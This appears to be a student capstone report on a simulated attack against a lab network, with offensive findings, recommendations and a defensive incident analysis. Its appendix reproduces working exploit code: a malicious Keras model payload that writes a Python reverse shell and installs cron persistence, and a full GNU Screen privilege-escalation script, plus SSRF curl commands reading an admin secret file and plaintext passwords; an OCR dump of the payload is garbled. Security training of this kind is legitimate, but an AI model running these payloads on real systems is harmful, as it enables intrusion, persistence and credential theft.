
Capstone Project Final Document




Prepared by: Rama Hussein

Date: November 2, 2025

Table of Contents

System Architecture

Environment High Level Architecture



The Full IP Addresses Plan

Component	IP Address	Hostname	OS	Role
Developer Workstation	10.1.0.30	dev	Debian 12	GNU Screen
Web Server	10.1.0.40	web	Ubuntu 22.04	Corporate website + AI development portal
Utility Server	10.1.0.50	utility	Ubuntu 22.04	Ladder proxy service
Virtual Network	10.1.0.0/16	-	-	Azure VNet

Running Services

Service	Port	Server	Purpose
FTP Server	21	dev-vm	File transfer service for developers
Samba Server	445	dev-vm	File sharing service for team collaboration
Apache HTTP	80	web-vm	Corporate website (Bloom Intelligence)
AI Bloom Portal	5000	web-vm	Machine learning model testing
Ladder Proxy	8080	utility-vm	URL fetching service

Offensive Cybersecurity

Executive Summary

Our Goal

We performed a simulated cyber-attack on your network, starting from the public IP address 4.251.117.26. The goal was to find security weaknesses, show how an attacker could use them, and see how much access they could get.

What We Found

Our team successfully broke into your network. We started by tricking a web application into running our malicious code. Once inside, we found passwords left in easy-to-find places and used them to move to other systems. We also used known bugs in old software to get higher levels of access. In the end, we gained full control of the environment.

Critical vulnerabilities included:

- Remote Code Execution via Keras Model Upload (CVE-2025-1550)
- Credential Exposure in Scripts and Logs
- Privilege Escalation via GNU Screen (CVE-2023-24626)
- SSRF via Ladder Proxy (CVE-2024-27620)

What You Should Do


- **Fix the Web Application:** The setting safe_mode=False in your Keras model processor is very dangerous and should be disabled immediately.
- **Manage Passwords Better:** Remove hardcoded passwords from files. Ensure users have different passwords for different services.
- **Update Software:** Update the GNU Screen, keras model and Ladder proxy software to their latest versions to fix the known security holes we used.
- **Protect Important Files:** Change file permissions so that regular users cannot access sensitive system or admin files.


Findings and Attack Narrative


Scanning and Discovery

We started by looking for open ports on 4.251.117.26.

- **What we found:** Three services were open: a website on port 80, a SSH service on port 22, and another web application on port 5000.
- **The key discovery:** The main website sent us to the application on port 5000, which was designed to accept and load AI model files (with a .h5 and .keras extensions).









Initial Access

CVE-2025-1550

The keras model processor was configured in an unsafe way (safe_mode=False), allowing untrusted uploaded files to run system commands.

- **Our Attack:**
  We created a special malicious .h5 file. When the application processed it, the file tricked the server into doing two things:
  1. Creating a small program that would connect back to our computer.
  2. Setting a scheduled task (a cron job) to run this program every minute.
- **The Result:** A minute later, the server called back to our computer, giving us a command line shell with the access level of the www user. We were inside.







Exploring and Moving Laterally

Once inside as the www user, we started looking around.


- **Finding Passwords:** We found a script file that contained an FTP password: backup_user: FtpBackup2024!.




  Also, we found a .txt file contains the www_user password. Which was used for ssh service too.




- **Reusing Passwords:** We tried this same password to log in via SSH to the other machine on (10.1.0.30). It worked, showing that the password was reused.






- **Finding More Passwords:** On this new machine, we found another file with credentials for a user named app_user (AppUser2025!). We used these to switch to that user account, gaining more access.




Privilege Escalation

To get full control, we needed to find a way to become an administrator.

- **Exploiting Old Software:** We saw that an old version of "GNU Screen" (version 4.9.0) was installed and running. This version has a known bug (CVE-2023-24626) that lets users abuse its permissions. We used a public exploit to test this bug and confirm we could disrupt system processes.



- **Abusing the Proxy:** We found a "Ladder" proxy service running. We discovered it was misconfigured and vulnerable to a Server-Side Request Forgery (SSRF) attack CVE-2024-27620. This means we could force the proxy to read files from the server itself. We used this to read a secret file (/home/admin_yara/.secret_flag) that contained the final administrator password.



```
app_user@utility:~$ ps aux | grep ladder
admin_y+   49726  0.0  1.3 1089508 12016 ?       Sl   Oct22   1:14 ./ladder
app_user  802580  0.0  0.2   7008  2304 pts/3    S+   15:34   0:00 grep --color=auto ladder
app_user@utility:~$ find / -name "*ladder*" -type f 2>/dev/null
/usr/share/ladder-service.txt
app_user@utility:~$ cat /usr/share/ladder-service.txt
Ladder Proxy Service - Correct API Documentation
═══════════════════════════════════════════════
Service URL: http://127.0.0.1:8080/

CORRECT USAGE:
Append the target URL directly to the service URL:
Example: curl "http://127.0.0.1:8080/http://httpbin.org/ip"
app_user@utility:~$
```

```
app_user@utility:~$ curl "http://127.0.0.1:8080/http://127.0.0.1:8000/home/admin_yara"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /home/admin_yara/</title>
</head>
<body>
<h1>Directory listing for /home/admin_yara/</h1>
<hr>
<ul>
<li><a href=".bash_history">.bash_history</a></li>
<li><a href=".bash_logout">.bash_logout</a></li>
<li><a href=".bashrc">.bashrc</a></li>
<li><a href=".cache/">.cache/</a></li>
<li><a href=".local/">.local/</a></li>
<li><a href=".profile">.profile</a></li>
<li><a href=".secret_flag">.secret_flag</a></li>
<li><a href=".ssh/">.ssh/</a></li>
<li><a href=".sudo_as_admin_successful">.sudo_as_admin_successful</a></li>
<li><a href=".wget-hsts">.wget-hsts</a></li>
<li><a href="go/">go/</a></li>
<li><a href="go1.20.12.linux-amd64.tar.gz">go1.20.12.linux-amd64.tar.gz</a></li>
<li><a href="ladder/">ladder/</a></li>
</ul>
<hr>
</body>
```

```
app_user@utility:~$ curl "http://127.0.0.1:8080/http://127.0.0.1:8000/home/admin_yara/.secret_flag"
my password is YaraAdmin1228%$#@!~
```

The Final Compromise

Becoming Admin: We used the password we stole from the secret file to log in as the admin_yara user. This gave us the highest level of access on the system, completing our attack.

Recommendations and mitigations

Vulnerability	Impact	Recommendation
Keras	Remote Code Execution	Don’t allow the use of safe mode =false, update to patched version
Credential Exposure	Lateral Movement	Remove hardcoded credentials; use secure vaults; enforce password policies.
GNU Screen 4.9.0 (CVE-2023-24626)	Privilege Escalation	Update to the latest version or remove the setuid bit.
Ladder Proxy SSRF	Information Disclosure	Patch or replace vulnerable proxy software; enforce access controls.

Appendices and Attachments

Tools Used

- Nmap
- Python3
- Netcat
- SSH, FTP
- PS, File, Find, Cat
- Curl

Exploit Codes:

Keras Model Payload

```
import os
import tensorflow as tf
from tensorflow.keras.models import Sequential
from tensorflow.keras.layers import Lambda
model = Sequential()
model.add(Lambda(
    lambda x: (os.system('''
    # Create the reverse shell script - using LOCALHOST via SSH tunnel
    cat > /tmp/rev.sh << "EOF"
#!/bin/bash
```

```
python3 -c 'import
socket,os,pty;s=socket.socket();s.connect(("localhost",5555));[os.dup2(s.fileno(),f)f
or f in(0,1,2)];pty.spawn("/bin/bash")'
EOF

    # Make it executable
    chmod +x /tmp/rev.sh

    # Add to crontab to run every minute
    (crontab -l 2>/dev/null; echo "* * * * * /tmp/rev.sh") | crontab -

    # Also start it immediately in background
    nohup /tmp/rev.sh > /dev/null 2>&1 &

    echo "Reverse shell to IP scheduled via cron"
    echo "Connect on 5555"
    '") or x),
    input_shape=(1,)
))
model.save('/tmp/reverse.h5')
print("SSH tunnel reverse shell created: reverse.h5")
```

Screen Exploit (CVE-2023-24626)

```
#!/usr/bin/env python3
import os
import socket
import struct
import argparse
import subprocess
import pty
import time

# HARDCODE for backup_user - we know this is the current user
USERNAME = "backup_user"

SOCKDIR = f"/tmp/screens/S-{USERNAME}"
```

```
MAXPATHLEN = 4096
MAXTERMLEN = 32
MAXLOGINLEN = 256
STRUCTSIZE = 12584
MSG_QUERY   = 9

def find_latest_socket():
sockets = os.listdir(SOCKDIR)
return f"{SOCKDIR}/{sorted(sockets)[-1]}"

def build_magic(ver=5):
return ord('m') << 24 | ord('s') << 16 | ord('g') << 8 | ver

def build_msg(type):
return struct.pack("<ii", build_magic(), type) + MAXPATHLEN * b"T"

def build_query(auser, nargs, cmd, apid, preselect, writeback):
buf = build_msg(MSG_QUERY)
buf += auser
buf += 3 * b"\x00"
buf += struct.pack("<i", nargs)
buf += cmd
buf += struct.pack("<i", apid)
buf += preselect
buf += writeback
buf += (STRUCTSIZE - len(buf)) * b"P"
return buf

def spawn_screen_instance():
mo, so = pty.openpty()
me, se = pty.openpty()
mi, si = pty.openpty()
screen = subprocess.Popen("/usr/bin/screen-4.9.0", bufsize=0, stdin=si,
stdout=so, stderr=se, close_fds=True, env={"TERM":"xterm"})
for fd in [so, se, si]:
os.close(fd)
return screen

def main():
```

```
parser = argparse.ArgumentParser(description='CVE-2023-24626 - GNU
Screen Privilege Escalation')
parser.add_argument('pid', type=int, help='PID to send SIGHUP to')
args = parser.parse_args()
pid = args.pid

print("=" * 60)
print("CVE-2023-24626 EXPLOITATION")
print("=" * 60)
print(f"[*] Attacker: {USERNAME}")
print(f"[*] Target PID: {pid}")
print(f"[*] Screen binary: /usr/bin/screen-4.9.0 (setuid)")
print(f"[*] Socket directory: {SOCKDIR}")

# Verify socket directory exists
if not os.path.exists(SOCKDIR):
print(f"[-] Creating screen session for {USERNAME}...")
subprocess.run(["screen", "-dmS", "exploit_session", "sleep", "30"],
capture_output=True)
time.sleep(2)

if not os.path.exists(SOCKDIR):
print("[-] Could not create screen socket directory")
return

print("[+] Starting privileged screen instance...")
screen = spawn_screen_instance()
time.sleep(1)

try:
socket_path = find_latest_socket()
print(f"[+] Connected to screen socket: {socket_path}")

s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
s.connect(socket_path)

print('[!] Sending malicious SIGHUP message...')
```

```
msg = build_query(USERNAME.encode('ascii') + (MAXLOGINLEN + 1 -
len(USERNAME)) * b"\x00", 0, MAXPATHLEN * b"E", pid, 20 * b"\x00",
MAXPATHLEN * b"D")
s.send(msg)
s.recv(512)

print(f'[SUCCESS] ✅ SIGHUP sent to PID {pid} using elevated privileges!')
s.close()

except Exception as e:
print(f'[ERROR] ❌ {e}')
finally:
screen.kill()

if __name__ == '__main__':
main()
```

Defensive Cybersecurity

Executive Summary

Incident Overview:
On October 28, 2025, our organization experienced a cyber-attack that resulted in full compromise. The attack started with exploitation of a web application vulnerability and progressed through lateral movement and privilege escalation and gained full control of our network.

Key Findings:

- Initial Vector: Keras model upload vulnerability (CVE-2025-1550)
- Total Compromise Time: 68 minutes from initial access to admin privileges
- Systems Affected: Web server (4.251.117.26), Internal host (10.1.0.30) and Dev host (10.1.0.50)
- Data Accessed: Credential files, system configurations, admin secrets

Incident Severity Classification

- Impact Level: CRITICAL
- Confidentiality: High (Sensitive credentials exposed)
- Integrity: High (Unauthorized system modifications)
- Availability: Medium (Service disruption attempted)

Indicators of Compromise (IoCs)

Host-Based Indicators

Type	Location	SHA256 Hash	Description
Malicious File	/uploads/reverse.h5	e78d0b3c18563e46b65ee20975a7c51193fc088fc939a6af030940ff541b685f	Keras RCE payload
Script File	/tmp/rev.sh	8dfed130cb2ca8f268251cf4e8ceccb90c895bcf5b353ed53801b0fdaf4b018f	Reverse shell script

Exploit Code	/home/backup_user/screen.py	6a49fd7821ca1a850e3130892d7ba88122c7d5cef3f0376970b9fc691325a652	GNU Screen exploit
Persistence	Crontab entry	N/A	Scheduled reverse shell

User Account Compromises

Username	Compromise Time	Access Method	Privilege Level
www_user	14:33:00	RCE via model upload	Low
backup_user	15:09:00	Credential reuse	Low
app_user	15:31:00	Credential reuse	Low
admin_yara	15:39:00	SSRF credential theft	Administrative

Forensic Artifacts & Evidence

File System Artifacts

1. Malicious Model File:


File: /uploads/reverse.h5


Size: 2.4 MB

Created: 2025-10-28 14:32:00

Owner: www_user

Content: Base64 encoded RCE payload





'("localhost",5555));[os.dup2(s.fileno(),f)for f in(0,1,2)•tíÁÑä¹ÍÁ•Ý¸ •½•¥¸½••Í •¤•)NAK=CAN
FBBELFÒACK7&öçFSYN"BELFÒ Ü•[•EM]•\•HESCZ[•]EMB•BS BS BS
CANÜ•Û•CANX•VT[BS FF ••ÙEM]•Û•[ESC SO È EM XÚESCÈ BS ••
•
§ * * /tmp/rev.sh") | crontab -

Also start it i•µµ••¥•Ñ•±ä•¥¸••••••É¼Õ¹•(••••¹¼¡ÕÀ•¼ÑµÀ¼É•Ø¹Í •ø•½••Ø¼¹Õ²vÂETX#âcDC2STX
••BS BS BS EM XÚESCÈ BS¼'äèHDLEÛÛ••XÝBS CS •XHDC4ÔÒBS CS CS[••[SO•'localhost:5555 â•• your_machine:5554"
)STXÚSTXOSÚACKsystem)•BELhENQâHSOHÈDC4NULNULETXè@¼ÑµÀ¼É•Ù•ÉÍ•Ä¹Ácḥ ñ+•u•••ø$NULNULSOHÌDLENULNULNUL(NULDLEH


2. Reverse Shell Script:


File: /tmp/rev.sh

Permissions: 755 (executable)

Created: 2025-10-28 14:33:00

Content: Python reverse shell connecting to localhost:5555






3. Screen Exploit:

File: /home/backup_user/screen.py

Created: 2025-10-28 15:17:00

Content: CVE-2023-24626 exploit code

Target: GNU Screen 4.9.0



```python
#!/usr/bin/env python3
import os
import socket
import struct
import argparse
import subprocess
import pty
import time

# HARDCODE for backup_user - we know this is the current user
USERNAME = "backup_user"
SOCKDIR = f"/tmp/screens/S-{USERNAME}"
MAXPATHLEN = 4096
MAXTERMLEN = 32
MAXLOGINLEN = 256
STRUCTSIZE = 12584
